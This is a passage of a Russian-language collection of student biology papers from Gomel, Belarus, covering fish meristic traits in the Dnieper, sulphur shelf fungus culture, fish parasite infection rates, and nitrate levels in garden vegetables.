Согласно данным П. И. Жукова, для леща обыкновенного характерны следующие меристические признаки:  $D$  III 8–11,  $A$  III 21–30, боковая линия  $49\frac{12-14}{6-8}58$  [4].

По П. И. Жукову, у карася серебряного установлены следующие меристические признаки:  $D$  III–IV 15–19,  $A$  II–III 5–6, боковая линия  $28\frac{5-7}{5-7}33$  [4].

Результаты определения меристических признаков ряда видов рыб семейства Карповые (густера, плотва обыкновенная, лещ обыкновенный, карась серебряный) в сравнении с данными П. И. Жукова приведены в таблице 1.

Таблица 1 – Меристические признаки ряда видов рыб семейства Карповые из р. Днепр (Речицкий район, Гомельская область)

Признак	Наши данные, р. Днепр				Данные П. И. Жукова [4]		
	n	lim	$M \pm m$	$C_v, \%$	n	lim	$M \pm m$
1	2	3	4	5	6	7	8
Густера <i>Blicca bjoerkna</i> (Linnaeus, 1758)							
$D$	24	8–9	$8,96 \pm 0,04$	2,2	129	(7)8–9	$8,51 \pm 0,05$
$A$	24	19–24	$21,50 \pm 0,28$	6,0	129	19–24(25)	$21,99 \pm 0,09$
$LL\uparrow$	24	9–10	$9,67 \pm 0,10$	5,1	–	9–10	–
$LL$	24	43–50	$46,38 \pm 0,41$	4,3	126	43–51	$46,67 \pm 0,18$
$LL\downarrow$	24	6–8	$7,00 \pm 0,10$	7,1	–	5–6	–
Плотва обыкновенная <i>Rutilus rutilus</i> (Linnaeus, 1758)							
$D$	26	10–11	$10,85 \pm 0,07$	3,7	317	8–11	$9,92 \pm 0,03$
$A$	26	9–12	$10,85 \pm 0,12$	5,5	315	8–12 (13)	$10,45 \pm 0,06$
$P$	26	12–15	$13,46 \pm 0,19$	7,4	96	12–16	$15,12 \pm 0,09$
$V$	26	8–9	$8,69 \pm 0,09$	5,8	96	7–9	$8,01 \pm 0,02$
$LL\uparrow$	26	7–10	$7,65 \pm 0,15$	9,2	–	7–10	–
$LL$	26	39–45	$42,08 \pm 0,29$	3,6	307	39–48	$42,45 \pm 0,09$
$LL\downarrow$	26	3–4	$3,46 \pm 0,10$	14,5	–	3–4	–
Лещ обыкновенный <i>Abramis brama</i> (Linnaeus, 1758)							
$D$	24	9–11	$9,96 \pm 0,07$	4,0	119	8–10 (11)	$9,11 \pm 0,05$
$A$	24	23–28	$25,92 \pm 0,28$	5,4	119	(21) 22–28 (30)	$25,08 \pm 0,14$
$P$	24	15–17	$15,8 \pm 0,14$	4,4	66	(14) 15–17 (18)	$15,91 \pm 0,10$
$V$	24	8–9	$8,4 \pm 0,10$	6,0	66	8 (9)	$8,01 \pm 0,05$
$LL\uparrow$	24	12–14	$12,75 \pm 0,16$	6,3	–	12–14	–
$LL$	24	50–56	$52,71 \pm 0,32$	2,8	110	49–56 (58)	$52,75 \pm 0,17$
$LL\downarrow$	24	7–8	$7,25 \pm 0,09$	5,5	–	6–8	–

## Окончание таблицы 1

1	2	3	4	5	6	7	8
Карась серебряный <i>Carassius auratus gibelio</i> (Bloch, 1782)							
D	21	16–19	17,57 ± 0,19	4,95	7	16–19	17,1
A	21	5–6	5,90 ± 0,07	5,08	7	5–6	5,4
P	21	12–15	13,38 ± 0,20	6,88	–	–	–
V	21	7–9	7,48 ± 0,13	8,02	–	–	–
LL↑	21	5–7	6,10 ± 0,10	7,21	–	–	–
LL	21	28–33	30,43 ± 0,27	4,11	7	29–32	30,6
LL↓	21	6–7	6,48 ± 0,11	7,87	–	–	–
Примечание: n – количество особей; lim – пределы изменчивости признака; $M \pm m$ – среднее значение признака и его погрешность; Cv – коэффициент изменчивости признака; D – количество ветвистых лучей в спинном плавнике; A – количество ветвистых лучей в анальном плавнике; P – количество ветвистых лучей в грудном плавнике; V – количество ветвистых лучей в брюшном плавнике; LL↑ – количество рядов чешуй над боковой линией; LL – количество прободенных чешуй в боковой линии; LL↓ – количество рядов чешуй под боковой линией.							

Из таблицы следует, что наши данные по меристическим признакам ряда видов рыб семейства Карповые, обитающих в р. Днепр (Речицкий район, Гомельская область), в целом, соответствуют данным П. И. Жукова, а имеющиеся небольшие различия в данных объясняются как возрастной изменчивостью, так и некоторыми изменениями в экологических условиях существования [4].

В рамках настоящего исследования были изучены меристические признаки ряда видов рыб семейства Карповые, обитающих в р. Днепр в пределах Речицкого района Гомельской области. Анализ полученных данных позволил установить значения основных меристических признаков для наиболее распространенных видов рыб. Проведенное сравнение с данными, полученными другими исследователями для рыб семейства *Cyprinidae* из различных регионов, выявило как сходство, так и различия в меристических признаках. Установленные расхождения могут быть обусловлены как генетическими особенностями популяций, так и влиянием локальных условий среды обитания в конкретном участке р. Днепр. Полученные результаты вносят вклад в изучение биологического разнообразия рыб Беларуси и могут быть использованы для мониторинга состояния популяций рыб семейства Карповые в условиях антропогенного воздействия на речную экосистему.

### Литература

- 1 Strauss, R. E. Quantitative data analysis for biologists / R. E. Strauss, C. E. Bond. – New York : WH Freeman, 1990. – 576 p.
- 2 Barlow, G. W. Causes and consequences of ethological effects in fish // American Naturalist. – 1961. – Vol. 95, № 882. – P. 313–321.
- 3 Правдин, И. Ф. Руководство по изучению рыб (преимущественно пресноводных) / И. Ф. Правдин. – М. : Пищевая промышленность, 1966. – 376 с.
- 4 Жуков, П. И. Рыбы Белоруссии / П. И. Жуков. – Минск : Наука и техника, 1965. – 415 с.

Д. В. Плащинская

## ОСОБЕННОСТИ ВЕГЕТАТИВНОГО РОСТА ТРУТОВИКА СЕРНО-ЖЕЛТОГО НА АГАРИЗОВАННЫХ ПИТАТЕЛЬНЫХ СРЕДАХ

Приведена морфология колоний базидального гриба трутовика серно-желтого на различных агаризованных питательных средах. Отмечено, что на изучаемых питательных средах формируются колонии гриба плотностью от 2 баллов до 3 баллов. Среднесуточная скорость мицелиального роста колоний трутовика серно-желтого составляет 5–15 мм/сут. Рекомендованы составы сред и субстрата для выращивания маточного и посевного мицелия гриба.

Одним из представителей базидальных грибов, пригодных в пищу и способных к синтезу каротиноидных пигментов, является серно-желтый трутовик (*Laetiporus sulphureus* (Bull.) Murrill). Базидальный ксилотрофный гриб *Laetiporus sulphureus* растет преимущественно на лиственных породах деревьев и образует плодовые тела, окрашенные в оттенки желтого, оранжевого и розового цветов. Молодые плодовые тела гриба съедобны. Известно, что *L. sulphureus* является продуцентом ряда биологически активных веществ: ферментов, разрушающих древесину, галлюциногенов, иммуностимуляторов, цитотоксинов. [1, с. 883]. Целью наших исследований было изучение особенностей вегетативного роста трутовика серно-желтого на агаризованных питательных средах.

В экспериментах использовалась культура гриба трутовика серно-желтого из рабочей коллекции культур высших грибов учреждения образования «Гомельский государственный университет имени Ф. Скорины». Эксперименты проводились в лаборатории кружка экспериментальной микологии СНИЛ «Леса Беларуси» УО «Гомельский государственный университет имени Ф. Скорины».

Изучение вегетативного роста и морфологических свойств колоний проводили на сусло-агаровой питательной среде (САС, сахаристость 8 °B<sub>lg</sub> и 4 °B<sub>lg</sub> по Баллингу), картофельно-глюкозовой агаровой среде (КГА) и зерновой агаризованной питательной среде в чашках Петри в трехкратной повторности. Отваренное зерно овса раскладывали в чашки Петри и заливали голодным агаром. Чашки Петри стерилизовали в автоклаве при температуре 119–121 °С, давлении 0,12 МПа в течение 1 часа. После охлаждения агаризованные питательные среды инокулировали агаровым блоком культуры гриба размером 5 на 5 мм в центр чашки. Культуры инкубировали в термостате при температуре 27 °С. Через каждые 2–3 суток измеряли диаметр колоний в двух взаимно перпендикулярных направлениях, а также высоту колоний.

Скорость роста на агаризованных средах оценивали по увеличению диаметра колонии и среднесуточной скорости, в миллиметрах. Динамика вегетативного роста *L. sulphureus* на агаризованных питательных средах представлена в таблице 1 и на рисунке 1.

Таблица 1 – Динамика вегетативного роста *L. sulphureus* на агаризованных питательных средах по изменению диаметра колоний

Среда	Средний диаметр колонии, мм			
	3 сутки	5 сутки	7 сутки	10 сутки
САС 4 °B <sub>lg</sub>	15,8	52,3	67,6	90,0
САС 8 °B <sub>lg</sub>	26,7	63,5	87,7	90,0
КГА	8,8	17,3	30,7	55,8
Зерно+ГА	19,0	49,2	75,6	90,0




Рисунок 1 – Динамика роста *L. sulphureus* на агаризованных питательных средах

Из рисунка 1 видно, что колонии *L. sulphureus* имеет лучшие показатели вегетативного роста при выращивании на САС 4 °Вlg и САС 8 °Вlg по Баллингу. Низкие показатели развития колонии трутовика серно-желтого отмечены на картофельно-глюкозовой агаровой среде – диаметр колонии на пятые сутки был в 2,2–2,9 раза меньше, чем на сусло-агаровых и зерновой средах.

На основании полученных данных рассчитывали среднесуточную скорость роста колоний (мм/сут) по формуле 1:

$$V = \frac{D_1 - D_0}{t_1 - t_0}, \quad (1)$$

где  $V$  – средняя скорость роста (мм/сут.);

$D_1$  – диаметр колонии трутовика серно-желтого в конце фазы линейного роста, мм;

$D_0$  – диаметр колонии трутовика серно-желтого в начале фазы линейного роста, мм;

$t_1 - t_0$  – продолжительность линейной фазы роста колонии гриба, сутки.

Следует отметить, что самая низкая среднесуточная скорость колоний наблюдается на КГА и составляет 5 мм/сут, а самая высокая на САС 8 °Вlg – свыше 15 мм/сут (рисунок 2).




Рисунок 2 – Среднесуточная скорость мицелиарного роста *L. sulphureus* на разных питательных средах

При одинаковом диаметре колонии накопление биомассы может быть различным. На благоприятной питательной среде образуется максимально плотная, высокая колония. Плотность обрастания субстрата мицелием оценивали по 3-х балльной шкале на 10-е сутки: 1 балл – мицелий редкий, просвечивающийся, хорошо виден субстрат; 2 балла – мицелий средней плотности, субстрат различим; 3 балла – мицелий очень плотный, субстрат не виден. Морфология колонии гриба имеет значительные различия в зависимости от состава агаризованных питательных сред (таблица 2).

Таблица 2 – Морфолого-культуральная характеристика колоний *L. sulphureus* на разных питательных средах

Состав среды	Описание колонии
КГА	Колония ватаобразная, более пушистая вблизи инокулюма, цвет кремовый, край прижатый, внешняя линия гладкая. Реверзум неизменный. Запах слабый. Высота колонии 1 мм. Плотность – 2.
САС 8 °Вlg	Колония ватаобразная, более пушистая вблизи инокулюма, цвет кремовый, край прижатый, внешняя линия гладкая. Реверзум неизменный. Запах слабый. Высота колонии 3 мм. Плотность – 3.
САС 4°Вlg	Колония войлочная, воздушный мицелий ватообразный (свальявшейся), отсутствуют поднимающиеся гифы, цвет колонии оранжевый, край прижат, внешняя линия гладкая. Реверзум неизменный. Запах слабый. Высота колонии – 2 мм. Плотность – 2.
Зерно+ГА	Колония войлочная, воздушный мицелий ватообразный (свальявшейся), отсутствуют поднимающиеся гифы, цвет колонии оранжевый, край прижат, внешняя линия гладкая. Реверзум неизменный. Запах слабый. Высота колонии – 2 мм. Плотность – 2.

При измерении высоты колоний на разных питательных средах было выявлено, что самые высокие показатели получены на САС 8 °Вlg – 3 мм, что превышает высоту колоний на остальных питательных средах.

При описании морфолого-культурной характеристики колоний оценивалась их плотность. Установлено, что плотность колонии *L. sulphureus* мицелия на САС 8 °Вlg, составляла 3 балла.

В перспективе САС 8 °Вlg можно рекомендовать для выращивания маточного мицелия трутовика серно-желтого, а зерно овса для получения посевного мицелия гриба.

### Литература

1 Breene, W. National and Medicinal Value of Specialty Mushrooms / W. Breene // Journal of Food Protection. – 1990. – Vol. 53, № 10. – P. 883–894.

2 Бисько, Н. А. Высшие съедобные базидиомицеты в поверхностной и глубинной культуре / Н. А. Бисько [и др.]; под ред. И. А. Дудки. – Киев : Наук. думка, 1983. – 312 с.

УДК 576.895

А. А. Радкевич

### ДИНАМИКА ЗАРАЖЁННОСТИ ПОСТОДИПЛОСТОМОЗОМ МОЛОДИ КАРПОВЫХ ИЗ ПОЙМЕННОГО ВОДОЁМА ВБЛИЗИ ДЕРЕВНИ ВЕЛАВСК МОЗЫРСКОГО РАЙОНА

В статье представлен сравнительный анализ заражённости метацеркариями постодиплостомоза молоди карповых рыб из пойменного водоёма бассейна р. Припять вблизи

д. Велавск Мозырского района. Сбор материала проведен в августе–сентябре 2022 и 2024 гг. Результаты исследований показали существенное снижение заболеваемости постодиплостомозом молоди карповых рыб в 2024 г. по сравнению с 2022 г. Данные исследования показывают необходимость систематического мониторинга заболеваний рыб.

Одной из причин массовой гибели рыб в водоёмах и водотоках являются инвазивные болезни рыб, которые могут значительно снизить запасы рыб [1]. К таким заболеваниям относится постодиплостомоз, широко распространённый среди различных видов рыб, обитающих в естественных водоёмах, включая бассейн реки Припять. Это заболевание вызывается метацеркариями дигенетического сосальщика из семейства *Diplostomidae* и представляет особую угрозу для молоди рыб, так как именно в этот период жизни паразиты наносят наибольший вред [2, 3].

Постодиплостомоз проявляется не только в виде бугорков и черных пятен на теле и плавниках рыбы, но приводит к разрушению кожных покровов и мускулатуры, а также может вызывать искривление позвоночника. Эти изменения снижают жизнеспособность и упитанность рыб, а при сильной инвазии могут приводить к их гибели [4]. Несмотря на множество исследований, посвящённых постодиплостомозу, в доступной литературе недостаточно информации о распространении этого заболевания в бассейне р. Припять.

В этой связи целью работы является определение и сравнительный анализ заражённости метацеркариями постодиплостомоза молоди карповых рыб в пойменном водоёме бассейна р. Припять, расположенном вблизи д. Велавск Мозырского района.

**Материалы и методы исследования** Отлов молоди карповых рыб был проведён в августе–сентябре 2022 и 2024 гг. В пойменном водоёме вблизи деревни Велавск Мозырского района были отловлены *Scardinius erythrophthalmus* (161 экземпляр в 2022 году и 52 экземпляра в 2024 году) и *Rutilus rutilus* (50 экземпляров в 2022 году и 22 экземпляра в 2024 году). Отлов осуществлялся на мелководье подъёмной сетью согласно правилам ведения рыболовного хозяйства и рыболовства [5].

В лабораторных условиях у отловленных особей определялись длина и масса тела. Предварительная диагностика постодиплостомоза осуществлялась по наличию черных пигментных пятен на теле рыбы. Окончательное подтверждение диагноза проводилось микроскопически с использованием микроскопа Микромед С-11 путём обнаружения цист и метацеркариев *Postodiplostomum cuticula* под кожей рыб, согласно общепринятым методикам [1, 3]. Исследования проводились без разделения собранного материала по полу.

Для установления заражённости постодиплостомозом у исследованных экземпляров определялись следующие показатели:

1 Экстенсивность инвазии (ЭИ) – количество заражённых особей по отношению к общему числу исследованных рыб [3].

2 Интенсивность инвазии, амплитуда инвазии (ИИ) – минимальное и максимальное количество паразитов, встречаемое в отобранной выборке рыб [3].

3 Средняя интенсивность инвазии (СИИ) – число паразитов, приходящихся в среднем на одну заражённую рыбу.

**Результаты исследований и их обсуждение.** В таблице 1 приведены показатели заражённости постодиплостомозом молоди краснопёрки за два периода: август–сентябрь 2022 года и август–сентябрь 2024 года.

Таблица 1 – Показатели пораженности постодиплостомозом молоди *Scardinius erythrophthalmus* в пойменном водоёме р. Припять

Показатель	2022	2024
1	2	3
Всего, экз.	161	52
Зараженные, экз.	138	29
Длина без С, мм (min–max)	45–92	39–77



## Окончание таблицы 1

1	2	3
Длина без С, мм ( $M \pm m$ )	$66,2 \pm 0,78$	$52,8 \pm 1,14$
Масса, г (min–max)	1,5–16,9	1,1–7,4
Масса, г ( $M \pm m$ )	$5,8 \pm 0,22$	$2,9 \pm 0,20$
ЭИ, %	85,7	55,8
ИИ, экз. (min–max)	1–66	3–34
СИИ, экз.	16,5	8,6

В 2022 году была исследована 161 особь краснопёрки длиной от 45 до 92 мм и массой от 1,5 до 16,9 г. Количество заражённых рыб составило 138 экземпляров, экстенсивность инвазии достигла 85,7 %, интенсивность инвазии варьировалась от 1 до 66 экз., средняя интенсивность инвазии составила 16,5 экз. (таблица 1).

В 2024 году были отловлены и исследованы 52 особи краснопёрки длиной от 39 до 77 мм и массой от 1,1 до 7,4 г. Количество особей с признаками заболевания составило 29 экз., экстенсивность инвазии снизилась до 55,8 %, интенсивность инвазии варьировалась от 3 до 34 экз., средняя интенсивность инвазии составила 8,6 экз. (таблица 1).

Аналогичные показатели для плотвы обыкновенной приведены в таблице 2.

Таблица 2 – Показатели пораженности постодиплостомозом молоди *Rutilus rutilus* в пойменном водоёме р. Припять

Показатель	2022	2024
Всего, экз.	50	22
Зараженные, экз.	39	12
Длина без С, мм (min–max)	39–100	43–75
Длина без С, мм ( $M \pm m$ )	$67,6 \pm 2,02$	$53,2 \pm 1,68$
Масса, г (min–max)	0,8–20,1	1,1–6,0
Масса, г ( $M \pm m$ )	$6,0 \pm 0,57$	$2,3 \pm 0,27$
ЭИ, %	78,0	54,5
ИИ, экз. (min–max)	1–66	2–60
СИИ, экз.	7,5	11,8

В 2022 году в ходе исследования было отловлено и проанализировано 50 особей молоди *Rutilus rutilus*, длина которых варьировалась от 39 до 100 мм, а масса находилась в диапазоне от 0,8 до 20,1 г. Из общего числа исследованных особей 39 были заражены постодиплостомозом, что привело к экстенсивности инвазии на уровне 78 %. Интенсивность инвазии колебалась от 1 до 66 экз. на особь, средняя интенсивность инвазии данного вида составила 7,5 экз. на зараженную особь.

В 2024 году были исследованы 22 особи *Rutilus rutilus*, длина которых варьировалась от 43 до 75 мм, а масса находилась в диапазоне от 1,1 до 6,0 г. Количество зараженных особей составило 12, что привело к уменьшению экстенсивности инвазии до 54,5 %. Интенсивность инвазии варьировалась от 2 до 60 экз. на особь, а средняя интенсивность инвазии в 2024 г. несколько увеличилась – до 11,8 экз. на зараженную особь.

Результаты проведенных исследований показывают, что на территории Мозырского района имеется устойчивый функционирующий очаг постодиплостомоза. Анализ показателей зараженности в 2022 и 2024 годах выявил снижение зараженности молоди карповых рыб постодиплостомозом, что может быть связано с особенностями гидрологического режима в 2022 и 2024 гг. Так, в марте 2024 году уровень воды в реке Припять значительно возрос, достигнув 494 см (аналогичный показатель в марте 2022 г. составил 342 см) [6].

Это привело к тому, что этот водоем в 2024 г. оказался соединенным с рекой Припять. Связь между зараженностью молоди карповых рыб метацеркариями *Postodiplostomum cuticola* и объемом и режимом половодья отмечается и другими авторами [7].

### Литература

- 1 Быховская-Павловская, И. Е. Паразитологическое исследование рыб / И. Е. Быховская-Павловская. – Ленинград : Наука, 1985. – 108 с.
- 2 Касьянов, А. А. Метацеркарии дигенетического сосальщика *Postodiplostomum cuticola* – экстенсивность инвазии рыб, обитающих в водоёмах приволжского федерального округа / А. А. Касьянов [и др.] // Вестн. Чуваш. ГАУ. – 2024. – № 2. – С. 83–89.
- 3 Козлова, Т. В. Ихтиопатология / Т. В. Козлова, Е. Л. Микулич, А. И. Козлов. – Минск : ИВЦ Минфина, 2018. – 276 с.
- 4 Хасбулатова, З. А. Показатели заражённости воблы (*Rutilus rutilus caspicus*) постодиплостомозом в аграханском заливе каспийского моря / З. А. Хасбулатова [и др.] // Проблемы развития АПК региона. – 2022. – № 4. – С. 180–185.
- 5 О рыболовстве и рыболовном хозяйстве : Указ Президента Респ. Беларусь от 21 июля 2021 г. № 284 : в ред. от 23 июня 2023 г. № 180 // Национальный правовой интернет-портал Республики Беларусь (дата обращения 21.04.2025).
- 6 AllRivers.info : сервис ежедневного мониторинга уровня воды. – Томск, 2015–2025. – URL: <https://allrivers.info/> (дата обращения: 21.04.2025).
- 7 Астахова, Т. В. Постодиплостомоз полупроходных рыб дельты Волги и Северного Каспия / Т. В. Астахова // Паразитология. – 1982. – Т. 16, вып. 3 – С. 194–199.

УДК 546.175:635.1/.8:631.58

А. В. Разуванова

### АНАЛИЗ НАКОПЛЕНИЯ НИТРАТ-ИОНОВ В ПЛОДОВООВОЩНОЙ ПРОДУКЦИИ, ВЫРАЩЕННОЙ В УСЛОВИЯХ МИКРОПОЛЕВОГО ОПЫТА

Статья посвящена изучению накопления нитрат-ионов в культурных растениях, выращенных в условиях микрополевого опыта с внесением азотсодержащего удобрения и без внесения. Количественно определяли содержание нитрат-ионов в растениях за летний период 2023 года ионометрическим методом анализа. Установили значимость различий между содержанием нитрат-ионов в изучаемых образцах растений при помощи расчета однофакторного дисперсионного анализа данных. Рассчитаны коэффициенты биологического накопления. Большей накопительной способностью характеризуются растения семейства Капустные.

Азот – один из важных элементов в природе, который поступает в почву в виде нитрат-иона и катиона аммония, впоследствии потребляется растениями. Нитраты – соли азотной кислоты. Они накапливаются в воде и почве при избытке азотсодержащих удобрений в почве. Нитрат-ионы образуются в процессе естественного круговорота азота в природе, они жизненно необходимы для роста растений. Содержащиеся в почве органические соединения азота являются основным резервом для питания растений. В результате процессов химической и биохимической трансформации азотсодержащих соединений происходит образование доступных для растений веществ, протекает процесс мобилизации азота [1].

В настоящее время все чаще возникают вопросы по использованию некоторых форм азота как источника азотного питания растений, а также экологических

последствий аккумуляции нитратов и нитритов в системе почва–растение. Изучение вопроса о поступлении и трансформации соединений азота в системе почва–растение на сегодняшний день актуально [2].

Объектом исследования являлись образцы растений, выращенные на почве с внесением и без внесения аммиачной селитры, отобранные на частном участке поселка Красный Маяк Гомельской области, принадлежащие к семействам Тыквенные – огурец обыкновенный (*cucumis sativus* L.), тыква обыкновенная (*cucurbita pepo* L.), кабачок обыкновенный (*cucurbita pepo* L.), Пасленовые – томат обыкновенный (*solanum lycopersicum* L.), перец стручковый (*capsicum annuum* L.), баклажан темноплодный (*solanum melongena* L.) и Капустные – дайкон (*raphanus sativus* L.), редька зимняя (*raphanus sativus* L.), редис (*raphanus sativus* var. *sativus* L.).

Методы исследования: ионометрический метод анализа.

Микрополевым опытом по изучению характера накопления нитрат-ионов растениями проводили в летний период 2023 года. В качестве неорганического удобрения использовали аммиачную селитру  $\text{NH}_4\text{NO}_3$  [3].

На делянки почвы (I и II)  $1 \times 1 \text{ м}^2$  высаживались исследуемые растения. Под растительные образцы, выращиваемые на участке II, вносили растворы аммиачной селитры в дозах 20 г на 10 л воды дважды с интервалом 10 суток [4]. Под растения, выращенные на участках почвы I подкормку не вносили.

Цель работы – определить содержание нитрат- и нитрит-ионов в исследуемой почве и овощной продукции, выращенной на почве без внесения и с внесением минерального удобрения аммиачной селитры.

Результаты исследований.

В ходе проведения микрополевого опыта количественно определено содержание нитрат-ионов в плодоовощной продукции за летний период 2023 года, результаты представлены в таблице 1.

Таблица 1 – Содержание нитрат-ионов в плодоовощной продукции (летний период 2023 года)

в мг/кг			
Растения	Содержание нитрат-ионов		ПДК
	1	2	
Семейство Тыквенные			
Огурец обыкновенный	33,8 ± 2,5	111,2 ± 10,2	150
Кабачок обыкновенный	262,3 ± 13,8	334,8 ± 3,4	400
Семейство Пасленовые			
Томат обыкновенный	27,6 ± 1,9	38,9 ± 4,2	150
Перец стручковый	16,7 ± 1,6	22,5 ± 1,7	200
Баклажан темноплодный	163,9 ± 15,4	171,6 ± 17,8	250
Семейство Капустные			
Дайкон	370,5 ± 20	645,4 ± 35	1000
Редис	620,6 ± 9,8	1189 ± 98	1500
Примечание: содержание NO <sub>3</sub> <sup>-</sup> в растениях, выращенных на почвах без внесения удобрения – 1, с внесением удобрений – 2.			

По содержанию нитрат-ионов вся плодоовощная продукция, выращенная как на неудобренной, так и на почве с внесением аммиачной селитры, соответствует нормам. Значения предельно допустимых концентраций превышены не были.

Растения изучаемых семейств, выращенные на почве без внесения азотсодержащего удобрения, содержали различное количество изучаемых анионов. Представители семейства Тыквенные характеризовались следующим содержанием нитрат-ионов: огурец

обыкновенный – 33,8 мг/кг, кабачок обыкновенный – 262,3 мг/кг; представители семейства Пасленовые: томат обыкновенный – 27,6 мг/кг, перец стручковый – 16,7 мг/кг, баклажан темноплодный – 163,9 мг/кг; представители семейства Капустные: дайкон – 370,5 мг/кг, редис – 620,6 мг/кг.

Внесение удобрения под растительные культуры повлекло увеличение содержание нитрат-ионов в их плодах. Для представителей семейства Тыквенные оно составило: огурца обыкновенного – 69,6 процента, кабачка обыкновенного – 21,7 процента; представителей семейства Пасленовые: томата обыкновенного – 29 процента, перца стручкового – 25,8 процента, баклажана темноплодного – 4,5 процента; представителей семейства Капустные: дайкона – 42,6 процента, редиса – 47,8 процента.

Максимальное увеличение значения содержания нитрат-ионов отмечено для представителя семейства Тыквенные – огурец обыкновенный (количество нитрат-иона выросло на 69,6 процента), минимальное увеличение данной величины выявлено для представителя семейства Пасленовые – баклажана темноплодного (содержание изучаемого иона возросло на 4,5 процента) по сравнению с растениями, выращенных без внесения удобрения.

С целью установления значимости различий между содержанием нитрат-ионов в растениях, выращенных на удобренной и удобренной почвах, был проведен однофакторный дисперсионный анализ данных.

Результаты однофакторного дисперсионного анализа свидетельствуют о значимости различий содержания нитрат-ионов в растениях, выращенных на почве с внесением удобрений по сравнению с образцами, выращенными на участках без внесения аммиачной селитры ( $F_{эмп} > F_{кр}$ ).  $F_{кр}$  составило 7,83. Значения  $F_{эмп}$  соответствовали следующим данным: для представителей семейства Тыквенные – огурца обыкновенного  $F_{эмп} = 1034$ , кабачка обыкновенного  $F_{эмп} = 19,57$ ; для представителей семейства Пасленовые – томата обыкновенного  $F_{эмп} = 84,35$ , перца стручкового  $F_{эмп} = 13,57$ , баклажана темноплодного  $F_{эмп} = 17,34$ ; для представителей семейства Капустные – дайкона  $F_{эмп} = 43,17$ , редиса  $F_{эмп} = 112,73$ .

Для объективной оценки накопительной способности растительной культуры введено понятие коэффициент биологического накопления (КБН). КБН – величина, обозначающая переход нитрат-ионов из почвы в растительный объект, как отношение количества нитрат-ионов в растении к их количеству в почве. Он позволяет оценить аккумулятивные способности различных видов растений к поглощению из почвы тех или иных питательных элементов.

Были рассчитаны значения коэффициентов биологического накопления нитрат-ионов за летний период 2023 года. Для растений выращенных в почве без внесения аммиачной селитры, КБН составил: для представителей семейства Тыквенные огурец обыкновенный – 1,9, кабачок обыкновенный – 14,9; представители семейства Пасленовые: томат обыкновенный – 1,0, перец стручковый – 0,9, баклажан темноплодный – 9,3; представители семейства Капустные: дайкон – 21,1, редис – 35,5. Для плодовоовощной продукции, выращенной в почве с внесением азотсодержащего удобрения, КБН составил: для представителей семейства Тыквенные огурец обыкновенный – 4,7, кабачок обыкновенный – 14,2; представители семейства Пасленовые: томат обыкновенный – 1,6, перец стручковый – 1,0, баклажан темноплодный – 7,3; представители семейства Капустные: дайкон – 27,3, редис – 50,4.

Наибольшей накопительной способностью, по результатам расчета значений коэффициентов биологического накопления нитрат-ионов за летний период 2023 года, обладает редис семейства Капустные, КБН которой составил 35,3 на удобренной почве и 50,4 – на почве с использованием удобрения. Минимальные значения КБН отмечены для томата обыкновенного 1,0 и 1,6 и перца стручкового 0,9 и 1,0 – для образцов, выращенных на удобренной и удобренной почве соответственно.

## Литература

1 Говорина, М. С. Нитраты в продуктах питания и почве / М. С. Говорина, И. В. Журавлёв // География и на службе науки и инновационного образования: сб. науч. ст.; Красноярский гос. пед. ун-т им. В. П. Астафьева. – Красноярск, 2014. – С. 66–70.

2 Кленова, И. А. Нитраты и нитриты как экологические факторы / И. А. Кленова, Л. О. Столярчук // Труды Ростовского государственного университета путей сообщения : сб. науч. ст.; Ростовский гос. ун-т путей сообщения. – 2018. – № 2. – С. 66–68.

3 ГОСТ 2–2013. Селитра аммиачная. Технические условия. – Введ. 01.07.2014 – М. : Стандартинформ, 2020. – 23 с.

